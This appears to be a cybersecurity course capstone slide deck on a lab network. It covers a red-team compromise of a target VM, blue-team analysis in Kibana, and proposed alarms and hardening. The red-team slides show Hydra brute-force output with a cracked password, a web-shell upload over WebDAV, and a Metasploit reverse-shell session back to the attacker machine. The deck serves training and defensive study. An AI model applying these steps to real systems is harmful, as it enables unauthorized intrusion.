Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali-Attacker VM	192.168.1.90	Played the role of being the VM that went on the offensive by attacking the capstone VM
Capstone-Target VM	192.168.1.105	Played the role of being the VM that was attacked
ELK Server	192.168.1.100	Received all the logs coming from the Capstone target VM

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Sensitive Data Exposure OWASP Top 10 #3 || **Critical**	The secret_folder is publicly accessible, but contains sensitive data intended only for authorized personnel.	The exposure compromises credentials that attackers can use to break into the web server.
Unauthorized File Upload **Critical**	Users are allowed to upload arbitrary files to the web server.	This vulnerability allows attackers to upload PHP scripts to the server.
Remote Code Execution via Command Injection OWASP Top 10 #1 || **Critical**	Attackers can use PHP scripts to execute arbitrary shell commands.	Vulnerability allows attackers to open a reverse shell to the server

Exploitation: Sensitive Data Exposure

01

Tools & Processes

- `nmap` to scan network
- `dirb` to map URLs
- Browser to explore

02


Achievements

- The exploit revealed a `secret_folder` directory.
- This directory is password protected, but susceptible to **brute-force**.
-

03

Exploitation

- The login prompt reveals that the user is `ashton`.
- This information is used to run a brute-force attack and steal the data.



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ilovemom1" - 10145 of 14344399 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-21 18:04:21
root@Kali:/#
```

Exploitation: Unauthorized File Upload

01

Tools & Processes

- Crack stolen credentials to connect via WebDAV
- Generate custom web shell with msfconsole
- Upload shell via WebDAV

02


Achievements

- Uploading a web shell allows us to execute **arbitrary shell commands** on the target

03

Aftermath

- Running arbitrary shell commands allows Meterpreter to open a full-fledged connection to the target


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /webdav - Mozil...
Shell No. 1
webdav - File Manager
05:47 PM
Shell No. 1
File Actions Edit View Help

```
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:48050) at 2022-03-21 17:45:57 -0700

meterpreter > 
```

Exploitation: Remote Code Execution

01

Tools & Processes

- Use Meterpreter to connect to uploaded web shell
- Use shell to explore and compromise target

02

Achievements

- Leveraging the RCE allows us to open a Meterpreter shell to the target
- Once on the target, the full file system is available for exploration

03


Aftermath


- Achieving a shell on the target allows us to display all files and capture the flag

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan





What time did the port scan occur?

- 2:45


How groups of many packets were sent and from which IP?

- Resting the courser at the top of the arc, we can observe **9,568.** In the second chart we can observe it's the IP address **192.168.1.90**.

We can observe that the victim responded back with 401 (Unauthorized), 207 (Multi-Status), 200 (OK), and 404 (Not found) responses.


Analysis: Identifying the Port Scan (cont.)


What responses did the victim respond back with?



HTTP status codes for the top queries [Packetbeat] ECS

Analysis: Finding the Request for the Hidden Directory





Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,276
http://127.0.0.1/server-status?auto=	2,126
http://snnmnkxdhflwgthqismb.com/post.php	101
http://www.gstatic.com/generate_204	56
http://192.168.1.105/webdav	44

Export: Raw Formatted

What time did the request occur? How many requests were made?

- In the first screenshot the attack started at **6:00** with **5,177** requests.

Which files were requested? What did they contain?


The top three hits for directories and files that were requested were:

- `http://192.168.1.105/company_folder/secret_folder`
- `http://192.168.1.105/webdav`
- `http://127.0.0.1/server-status?auto=`

Analysis: Finding the WebDAV Connection

The `secret_folder` directory was requested **15,276 times**.


The `shell.php` file was requested .



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,276
http://127.0.0.1/server-status?auto=	2,126
http://snnmnkxdhflwgthqismb.com/post.php	101
http://www.gstatic.com/generate_204	56
http://192.168.1.105/webdav	44


Analysis: Uncovering the Brute Force Attack



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,276
http://127.0.0.1/server-status?auto=	2,126
http://snnmnkxdhflwgthqismb.com/post.php	101
http://www.gstatic.com/generate_204	56
http://192.168.1.105/webdav	44

Export: Raw Formatted



server.ip	192.168.1.105
server.port	80
source.bytes	530B
source.ip	192.168.1.1
source.port	51043
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder/
url.path	/company_folders/secret_folder/
url.scheme	http
user_agent.original	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36

The logs contain evidence of a large number of requests for the sensitive data. Only 5 requests were successful. This is a telltale signature of a brute-force attack.

- Specifically, the password protected `secret_folder` was requested 15,276 times. Out of the 15,276 requests, only 5 were successful.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Inbound firewall.

What threshold would you set to activate this alarm?

- Alarms should fire if a given IP address sends more than **10 requests per second** for **more than 5 seconds**

System Hardening

What configurations can be set on the host to mitigate port scans?

- The local firewall can be used to throttle incoming connections
- ICMP traffic can be filtered
- An IP allowed list can be enabled

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set a snort rule to go off when the threshold is reached, dependant on machine baseline.

What threshold would you set to activate this alarm?

- More than 100 requests per second for 5 seconds should trigger the alarm

System Hardening

What configuration can be set on the host to block brute force attacks?

- Configuring `fail2ban` or a similar utility would mitigate brute force attacks

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Allow authorized IP addresses
- Trip alarm if an IP not on the allow list attempts to connect

What threshold would you set to activate this alarm?

- This is a **binary** alarm: If the incoming IP is *not* allowed, it fires. Otherwise, it does not.

System Hardening

What configuration can be set on the host to block unwanted access?

- Access to the sensitive file can be locally restricted to a specific user.
- This way, someone who gets a shell as, e.g., www-data will not be able to read it.
- In addition, the file should be encrypted at rest.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Monitor access to `webdav` with Filebeat
- Fire an alarm on any read performed on files within `webdav`
-

What threshold would you set to activate this alarm?

- Simply fire the alarm whenever someone accesses the `webdav` directory.
- Ideally, allow valid IP addresses.

System Hardening

What configuration can be set on the host to control access?

- Administrators must install and configure Filebeat on the host.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alarms should fire upon receipt of any POST request containing form or file data of a disallowed file type, e.g., `.php`.

What threshold would you set to activate this alarm?

- The alarm should fire whenever users upload a forbidden file.

System Hardening

What configuration can be set on the host to block file uploads?

- Write permissions can be restricted on the host.
- Uploads can be isolated into a dedicated storage partition.
- Filebeat should be enabled and configured.

The End